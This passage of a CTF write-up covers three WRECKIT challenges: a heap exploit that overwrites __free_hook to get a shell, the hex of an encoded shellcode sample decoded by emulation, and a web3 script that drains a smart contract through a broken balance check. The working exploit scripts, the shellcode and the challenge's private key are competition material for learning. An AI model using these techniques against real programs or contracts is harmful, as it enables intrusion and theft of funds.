    Debuginfo:  Yes
[+] Opening connection to 143.198.215.203 on port 20037: Done
[*] leaked: 0x7a6ae5c27630
    where is the treasure?
[+] puts leak      : 0x7a6ae5c27630
[+] libc base      : 0x7a6ae5ba4000
[*] Loaded 207 cached gadgets for './libc.so.6'
[*]
[+] RECV (34 bytes):
    b'\nWRECKIT60{y0u_g0t_th3_tr34sur3!!}'
[*] Closed connection to 143.198.215.203 port 20037
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Flag: WRECKIT60{y0u_g0t_th3_tr34sur3!!}

Toko Buku [884 Pts]

Given an ELF file, when we run it:

```
  ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/buku : pwn checksec tokobuku
[*] '/home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/buku/tokobuku'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled

  ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/wreckit/pwn/buku : ./tokobuku
toko buku itoid
1. masukan buku di rak
2. buang buku di suatu rak
3. lihat judul buku
4. ganti buku di rak
5. cukup
pilihan:
1
nomor rak (1-8): 1
ukuran buku: 10000
judul buku: %x
dah
toko buku itoid
1. masukan buku di rak
2. buang buku di suatu rak
3. lihat judul buku
4. ganti buku di rak
5. cukup
pilihan:
3
nomor rak (1-8): 1
judul buku: %x
toko buku itoid
1. masukan buku di rak
2. buang buku di suatu rak
3. lihat judul buku
4. ganti buku di rak
5. cukup
pilihan:
```

As the name suggests, it is a bookstore program. We can see here the binary has a full protection, which implies that maybe this is a heap challenge. We proceed to decompile it using ida and got these functions:

main

```
C/C++
__int64 __fastcall main(const char *a1, char **a2, char **a3)
```

```
{
  int v4; // [rsp+Ch] [rbp-54h] BYREF
  _QWORD v5[10]; // [rsp+10h] [rbp-50h] BYREF

  v5[9] = __readfsqword(0x28u);
  memset(v5, 0, 64);
  while ( 1 )
  {
    sub_1277(a1, a2, a3);
    a2 = (char **)&v4;
    __isoc99_scanf("%d", &v4);
    switch ( v4 )
    {
      case 1:
        a1 = (const char *)v5;
        sub_12D6(v5);
        break;
      case 2:
        a1 = (const char *)v5;
        sub_1419(v5);
        break;
      case 3:
        a1 = (const char *)v5;
        sub_14F7(v5);
        break;
      case 4:
        a1 = (const char *)v5;
        sub_15AE(v5);
        break;
      case 5:
        return 0;
      default:
        a1 = "...";
        puts("...");
        break;
    }
  }
}
```

Sub_1277 (menu)

```
C/C++
int sub_1277()
```

```
{
  puts("toko buku itoid");
  puts("1. masukan buku di rak");
  puts("2. buang buku di suatu rak");
  puts("3. lihat judul buku");
  puts("4. ganti buku di rak");
  puts("5. cukup");
  return puts("pilihan: ");
}
```

sub_12D6 (Masukkan_buku)

C/C++

```
unsigned __int64 __fastcall sub_12D6(__int64 a1)
{
  void **v1; // rbx
  unsigned __int64 v3; // [rsp+18h] [rbp-28h] BYREF
  size_t size; // [rsp+20h] [rbp-20h] BYREF
  unsigned __int64 v5; // [rsp+28h] [rbp-18h]

  v5 = __readfsqword(0x28u);
  printf("nomor rak (1-8): ");
  __isoc99_scanf("%zu", &v3);
  if ( v3 && v3 <= 8 )
  {
    --v3;
    printf("ukuran buku: ");
    if ( (unsigned int)__isoc99_scanf("%zu", &size) == 1 && size )
    {
      v1 = (void **)(8 * v3 + a1);
      *v1 = malloc(size);
      printf("judul buku: ");
      __isoc99_scanf("%39s", *(_QWORD *)(8 * v3 + a1));
      puts("dah");
    }
    else
    {
      puts("ukuran tidak valid!");
    }
  }
  else
  {
    puts("itu rak yang mana?");
```

```
  }
  return __readfsqword(0x28u) ^ v5;
}
```

Sub_1419 (Buang_buku)

```C/C++
unsigned __int64 __fastcall sub_1419(__int64 a1)
{
  unsigned __int64 v2; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("nomor rak (1-8): ");
  __isoc99_scanf("%zu", &v2);
  if ( v2 && v2 <= 8 )
  {
    --v2;
    if ( *(_QWORD *)(8 * v2 + a1) )
    {
      free(*(void **)(8 * v2 + a1));
      puts("buku dah dibuang");
    }
    else
    {
      puts("rak kosong!");
    }
  }
  else
  {
    puts("itu rak yang mana?");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

sub_14F7 (Lihat_judul)

```C/C++
unsigned __int64 __fastcall sub_14F7(__int64 a1)
{
  __int64 v2; // [rsp+18h] [rbp-18h] BYREF
  char *s; // [rsp+20h] [rbp-10h]
```

```
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  printf("nomor rak (1-8): ");
  __isoc99_scanf("%zu", &v2);
  --v2;
  s = *(char **)(8 * v2 + a1);
  if ( s )
  {
    printf("judul buku: ");
    puts(s);
  }
  else
  {
    puts("rak kosong");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

sub_15AE (Ganti_buku)

C/C++


```
unsigned __int64 __fastcall sub_15AE(__int64 a1)
{
  unsigned __int64 v2; // [rsp+10h] [rbp-10h] BYREF
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("nomor rak (1-8): ");
  __isoc99_scanf("%zu", &v2);
  if ( v2 && v2 <= 8 )
  {
    --v2;
    printf("judul buku baru: ");
    __isoc99_scanf("%39s", *(_QWORD *)(8 * v2 + a1));
    puts("buku dah diganti");
  }
  else
  {
    puts("itu rak yang mana?");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

From these functions we get a few vulns like UAF cause the pointer is not nulled after freed, Heap overflow via scanf, leak unsorted-bin.
So the exploit flow: allocate a large chunk -> free the chunk to get into unsorted bin -> show the chunk to leak the unsorted bin pointer -> get libc base from the leaked address -> then allocate two chunks then free it -> UAF write to overwrite the fd to **__free_hook** address -> malloc two times, the second malloc should give us the **__free_hook** pointer -> write system to **__free_hook** -> trigger it by allocating a chunk with /bin/sh\x00 in it, then free the chunk
solve.py:

```python
from pwn import *

BIN="./tokobuku_patched"
LIBC="./libc.so.6"
LD="./ld-linux-x86-64.so.2"
HOST, PORT = "143.198.215.203", 20040

context.binary = ELF(BIN)
elf  = context.binary
libc = ELF(LIBC)

def IO():
    return remote(HOST, PORT) if args.REMOTE else process([LD,
"--library-path", ".", BIN])

def m(c): io.sendlineafter(b"pilihan: ", str(c).encode())
def add(i,s,d=b"A"):
    m(1); io.sendlineafter(b"nomor rak (1-8): ", str(i).encode())
    io.sendlineafter(b"ukuran buku: ", str(s).encode())
    io.sendlineafter(b"judul buku: ", d)
def delete(i):
    m(2); io.sendlineafter(b"nomor rak (1-8): ", str(i).encode())
def show(i):
    m(3); io.sendlineafter(b"nomor rak (1-8): ", str(i).encode())
    io.recvuntil(b"judul buku: ")
    return io.recvline().strip()
def edit(i,d):
    m(4); io.sendlineafter(b"nomor rak (1-8): ", str(i).encode())
    io.sendlineafter(b"judul buku baru: ", d)

def main():
    global io
    io = IO()
```

```
    # libc leak via unsorted bin
    add(1, 0x420, b"A")
    add(2, 0x20,  b"G")
    delete(1)
    leak = u64(show(1).ljust(8, b"\x00"))
    libc.address = leak - (libc.symbols["main_arena"] + 0x60)
    free_hook    = libc.sym["__free_hook"]
    system_addr  = libc.sym["system"]

    # tcache poisoning -> __free_hook
    add(3, 0x60, b"C")
    add(4, 0x60, b"D")
    delete(4); delete(3)
    edit(3, p64(free_hook))
    add(5, 0x60, b"E")
    add(6, 0x60, p64(system_addr))

    # trigger system("/bin/sh")
    add(7, 0x20, b"/bin/sh\x00")
    delete(7)

    io.interactive()

if __name__ == "__main__":
    main()
```


When we run it we get the flag



Flag: WRECKIT60{t0k0_buku_1t01d_m4nt4p_s3k4l111!!!!!_h4h4h4h4h4}

Forensics

shikata ga nai [205 Pts]



Given a single file attachment (shikata-ga-nai) and the challenge name itself: “shikata ga nai,” I suspected we were dealing with the well-known x86/shikata_ga_nai Metasploit polymorphic encoder.

```
[schmeeps@schmeeps-x441ba shikata_ga_nai]$ file shikata-ga-nai
shikata-ga-nai: ASCII text, with very long lines (1055), with no line terminators
[schmeeps@schmeeps-x441ba shikata_ga_nai]$ head -n 10 shikata-ga-nai
shikata ga nai desu ne.....BA F2 D6 51 5D D9 CB D9 74 24 F4 5E 2B C9 B1 50 31 56 12 83 C6 04 03 A4 D8 B3 A8 92 26 EA 27 06 5D B5 B0 2A 0D 0D 1E 81 E4 23 D6 D4 B0 5B 6A
F8 C1 5F 2A 68 B4 05 C6 99 0A 93 86 72 89 93 04 6B CA C0 8D 55 C3 D8 F4 5A A6 A8 B3 6B 54 18 18 23 AE BB 3F 38 C7 0F 4B 94 71 9F 5A 2D 6C 88 12 61 96 7D 46 05 DA 91 BB
A3 F6 21 16 41 A5 00 BE 2B 4C 41 30 A3 9E F1 91 0E 48 57 16 E2 7F F8 2E BA 1D 86 41 7A 65 B6 49 3F F9 4C 31 5E A9 B1 3F B6 00 A0 52 2A 98 C9 63 BE 63 03 05 7D F1 8C 96
6A 53 E2 F3 24 30 D2 D6 41 1A 42 D6 E6 5F B5 9A 2B 1F 45 61 77 A8 8C DB 71 43 82 BE FA F7 99 78 E7 38 A4 9D 01 C3 7F 17 60 2F 82 7A 39 85 AF 73 07 F6 06 D4 15 76 BC 28
C8 89 F4 6A 85 EB E4 55 7A 48 45 04 E3 47 7B 9C F7 1F FE F5 DE 42 E1 79 7E 53 70 04 50 B6 46 C4 B4 8B 01 2D 6D 95 F5 FF D6 5C A7 85 10 BC C4 FE FA EF 41 17 26 7C E1 F0
2D F1 C9 A4 29 E6 B5 2F 1B 67 E1 27 62 E2 66 9B 09 73 19 CF BE 24 15 97 73 B3 7C A3 E3 B5 79 D1 D7 C4 13 40 AE 37 30 C2 39 BE C4 2E BB E8 31 D6 85 0D 13 CB 34 A6 38 7D
```


Opening the file shows it’s ASCII with very long lines and no newlines. A quick peek confirms it starts with some text and then a long sequence of space-separated hex bytes. So this is almost certainly shellcode: the plan is to parse the hex → emulate the decoder stub so it self-decodes → dump the decoded bytes and pull the flag.

Python

```python
import re, sys, string
import unicorn
from unicorn import Uc, UC_ARCH_X86, UC_MODE_32, UcError
from unicorn.x86_const import UC_X86_REG_ESP, UC_X86_REG_EBP

def parse_hex_bytes(text: str) -> bytes:
    return bytes(int(h, 16) for h in re.findall(r'(?i)\b[0-9a-f]{2}\b', text))

def scan_ascii(buf: bytes, minlen=6):
    out, cur = [], bytearray()
    for b in buf:
        if 32 <= b <= 126:
            cur.append(b)
        else:
            if len(cur) >= minlen:
                out.append(cur.decode('ascii', 'ignore'))
            cur = bytearray()
    if len(cur) >= minlen:
        out.append(cur.decode('ascii', 'ignore'))
    return out

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <file with hex bytes>")
        sys.exit(1)

    raw = open(sys.argv[1], 'rb').read()
    try:
        text = raw.decode('latin1', errors='ignore')
    except:
        text = raw.decode(errors='ignore')

    sc = parse_hex_bytes(text)
    print(f"[+] Shellcode bytes: {len(sc)}")

    BASE, SIZE = 0x10000000, 0x00200000
    STACK = BASE + SIZE - 0x1000

    mu = Uc(UC_ARCH_X86, UC_MODE_32)
    mu.mem_map(BASE, SIZE)
    mu.mem_write(BASE, sc)
    mu.reg_write(UC_X86_REG_ESP, STACK)
    mu.reg_write(UC_X86_REG_EBP, STACK)
```

```
    # Stop cleanly on software interrupts (int 0x80, etc.)
    def on_intr(mu, intno, _user):
        raise UcError(f"Stop on INT {intno}")
    mu.hook_add(unicorn.UC_HOOK_INTR, on_intr)

    MAX_INS = 300000
    try:
        mu.emu_start(BASE, 0, count=MAX_INS)
    except UcError as e:
        # Decoder likely jumped or hit an INT; that's fine.
        pass

    mem = mu.mem_read(BASE, len(sc))
    open("decoded.bin", "wb").write(mem)
    print("[+] Wrote decoded.bin")

if __name__ == "__main__":
    main()
```

I used Unicorn to safely run just enough x86 instructions for the Shikata stub to rebuild the payload in place, then I dumped the resulting memory.




A quick look at the hex dump of the memory dump shows the flag, although it says intechfest???, but when I tried submitting it with the WRECKIT60{} flag format, the platform accepted it. The probset later clarified on Discord that he had uploaded the wrong dist.

Flag: WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed}

Blockchain

Reentry [100 Pts]



Given a remote RPC and the challenge source files, we inspected the repository and contracts and identified a logic bug that allows anybody to repeatedly withdraw the contract's creation fee until the **Spaceship** (we will discuss this) balance reaches zero.

Below are the credentials that I used when I was doing the challenge:

```python
RPC_URL = http://146.190.83.95:44444/034a43fd-9bed-483c-bf64-ee208fd9c534
PRIVKEY = 570699b872d88dcb499569b0ae4335461268e32cc49ca21ce6a9e544905ee102
WALLET_ADDR = 0xEab9d364cB3D4365058CC390919E6a8Dd6836469
SETUP_CONTRACT_ADDR = 0xC848565c43d255d1686960BD8A699Bab725A8dB0
```

The source files (Reentry.zip) contains the following:

```
None
.
├── chal.py
└── contracts
    ├── Multicallable.sol
    ├── Setup.sol
    └── Spaceship.sol
```

We focused on **Setup.sol** and **Spaceship.sol** (**Multicallable.sol** is just a utility used by Spaceship).

1. **Setup.sol**

```
JavaScript
address owner;
Spaceship public spaceship;

constructor() payable {
    owner = msg.sender;

    spaceship = new Spaceship();
    spaceship.addGpsGadget{value: 10 ether}(address(this), 0.0001 ether, 100);
}

function isSolved() external view returns (bool) {
    return address(spaceship).balance == 0;
}
```

This is the file that defines the challenge conditions and the winning functions. In this case, the Spaceship balance is initially 10 ether. In order to get isSolved() to true and get the flag, we need to drain the Spaceship balance down to zero.

2. **Spaceship.sol**

```
JavaScript
uint256 public constant CREATION_FEE = 0.5 ether;
uint256 public constant UPDATE_FEE = 0.000005 ether;

mapping(address => uint256) private altitude;
```

```
mapping(address => uint56) public readingFee;

function addGpsGadget(address gadget, uint256 _readingFee, uint256
initialAltitude) external payable {
    require(msg.value >= CREATION_FEE, FeeUnderpaid());
    require(altitude[gadget] == 0, GadgetExists());
    altitude[gadget] = initialAltitude;
    readingFee[gadget] = uint56(_readingFee);
}

function removeGpsGadget() external {
    require(altitude[msg.sender] >= 0, GadgetNonExistent());
    altitude[msg.sender] = 0;
    readingFee[msg.sender] = 0;

    (bool success,) = msg.sender.call{value: CREATION_FEE}("");
    require(success, RefundError());

    emit GadgetRemoved(msg.sender, tx.origin);
}
```

In the Spaceship.sol file, we can see the logic that is used to process the Spaceship balance. We can definitely spot a flaw in the logic which leads to a vulnerability. **removeGpsGadget()** attempts to require that the gadget exists by checking **require(altitude[msg.sender] >= 0, GadgetNonExistent());** However, altitude is an unsigned integer, so **altitude[msg.sender] >= 0 is always true.**

The check does nothing. As a result, **anyone can basically call removeGpsGadget() and have the contract send CREATION_FEE (0.5 ETH) to the caller.**

Because Setup funded the contract with 10 ETH in the constructor, **we can call removeGpsGadget() repeatedly to drain that 10 ETH. Exactly 10 / 0.5 = 20 successful refunds will reduce the Spaceship balance to zero, making Setup.isSolved() return true.**

Knowing the above, we can simply do the exploitation steps below to get the isSolved function to return to True:

1. Read the spaceship address from the Setup contract.
2. Repeatedly call removeGpsGadget() from the attacker wallet the provided WALLET_ADDR / PRIVKEY
3. Make 20 calls or compute calls dynamically from address(spaceship).balance / CREATION_FEE.

4. After 20 successful calls the Spaceship balance will be 0 and isSolved() will be true.

Here is a solver script that satisfies all the actions above:


```python
from web3 import Web3
import time

RPC = "http://146.190.83.95:44444/034a43fd-9bed-483c-bf64-ee208fd9c534"
PRIVKEY = "570699b872d88dcb499569b0ae4335461268e32cc49ca21ce6a9e544905ee102"
WALLET = "0xEab9d364cB3D4365058CC390919E6a8Dd6836469"
SETUP_ADDR = "0xC848565c43d255d1686960BD8A699Bab725A8dB0"

w3 = Web3(Web3.HTTPProvider(RPC))
assert w3.is_connected(), "Failed to connect to RPC"

setup_abi = [
    {
        "inputs": [],
        "name": "spaceship",
        "outputs": [{"internalType":"address","name":"","type":"address"}],
        "stateMutability":"view",
        "type":"function"
    },
    {
        "inputs": [],
        "name": "isSolved",
        "outputs": [{"internalType":"bool","name":"","type":"bool"}],
        "stateMutability":"view",
        "type":"function"
    }
]

spaceship_abi = [
    {
        "inputs": [],
        "name": "removeGpsGadget",
        "outputs": [],
        "stateMutability": "nonpayable",
        "type": "function"
    }
]

setup = w3.eth.contract(address=Web3.to_checksum_address(SETUP_ADDR),
abi=setup_abi)
```

```
spaceship_addr = setup.functions.spaceship().call()
print("Spaceship address:", spaceship_addr)

spaceship = w3.eth.contract(address=Web3.to_checksum_address(spaceship_addr),
abi=spaceship_abi)

calls_needed = 20

chain_id = w3.eth.chain_id
base_nonce = w3.eth.get_transaction_count(Web3.to_checksum_address(WALLET))

print("chain_id:", chain_id, "starting nonce:", base_nonce)

for i in range(calls_needed):
    nonce = base_nonce + i
    txn = spaceship.functions.removeGpsGadget().build_transaction({
        "from": Web3.to_checksum_address(WALLET),
        "nonce": nonce,
        "gas": 200000,
    })
    signed = w3.eth.account.sign_transaction(txn, private_key=PRIVKEY)
    tx_hash = w3.eth.send_raw_transaction(signed.raw_transaction)
    print(f"[{i+1}/{calls_needed}] sent tx: {tx_hash.hex()}")
    time.sleep(0.2)

last_nonce = base_nonce + calls_needed - 1
last_tx_hash = w3.eth.get_block('latest')['transactions'][-1] if
w3.eth.get_block('latest')['transactions'] else None

balance = w3.eth.get_balance(Web3.to_checksum_address(spaceship_addr))
print("Final spaceship balance (wei):", balance)
print("Final spaceship balance (ether):", w3.from_wei(balance, 'ether'))

is_solved = setup.functions.isSolved().call()
print("Setup.isSolved():", is_solved)
```

Now all we need to do is to run the exploit script: python3 exploit.py


```
(venv_for_tools) (base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/WRECK_IT_2025/blockchain/reentry$ python3 exploit.py
Spaceship address: 0x34EF8e788274Cc5050815f1C0bdF98C91335be0A
chain_id: 31337 starting nonce: 0
[1/20] sent tx: 4db71e3525a91e408660152e2e48fff181778b8bb091f2dadffa07be622cd39f
[2/20] sent tx: fbc9fc27aa898cbf5a4a82f2ef8260ff8c077fa70475e0af20c77e02be5e0efa
[3/20] sent tx: d3e6c8c246e86e08903942fe37b77e0d53d53662c9a56eb9edefac50d4a91bdd
[4/20] sent tx: ef395689854405b5fb715f8f86f90589273b18b9521b4dd9611b6bed40aede05b
[5/20] sent tx: c98fc8e32e8f6575329f9e1cee6c30557ff1cc37c80b4c30b98f96da57379b58
[6/20] sent tx: 87459b2e76530ce48c70e74861e2ba8e30d99295ffb5fdfe5fb251ee2b991893
[7/20] sent tx: 1947598f4276ccc1f77da897121e10e7b2c342d85262a1d95bd89fe8dd2b88f6
[8/20] sent tx: 7de9522751576e0e32bf9536348e9ec50788ec4e364c525650281066b4dbd05e
[9/20] sent tx: 9ea622d329df881648c90e4f317394cb39ccd36f252834371bf6228e64d6402c
[10/20] sent tx: 3b81c4dfd6e17e2f41d0a987b18da2fad3c14cb973a5ed6f6a98733518e208f8
[11/20] sent tx: dc2dafccc551cc33b0ff7ac70d8d4a5ef4e56c3a9e4d70cb9c8a4e3f6c94dfb0
[12/20] sent tx: 5f60ccfb1a99d31e6eb8f66c0e5d04ee118fb34cb981081e0a9ab9eb7eacca22
[13/20] sent tx: 6aaf3298a766c32c68b51ab9e1c572f3516d263242836447 42aa6616e1cf4197
[14/20] sent tx: 10087888d9304728f47ff289d5aff764a39bd11675549466ac02ce5761e19bcf
[15/20] sent tx: c727d4884d1bfa794ad8214865c9fdeac70b198bbaf4b3485228bad0a7ff6f31
[16/20] sent tx: 130ae07af65ccd28a7c2f43f2dfa4b62adde3520de5db381bfffb64c74dc65ba
[17/20] sent tx: 40c2f578c5df7f8e131dcb9cd2806313b22f5f9d1309bb469d224779edb40f50
[18/20] sent tx: 29fb86e821f88b8106126e3f82f906515f86f3a3f7502f0f98093dc9cc6d923e
[19/20] sent tx: 39c1030a3c35e8e9e36ab121e875fbfe8429177621 36ddfd03127a0fd7e1cd7b
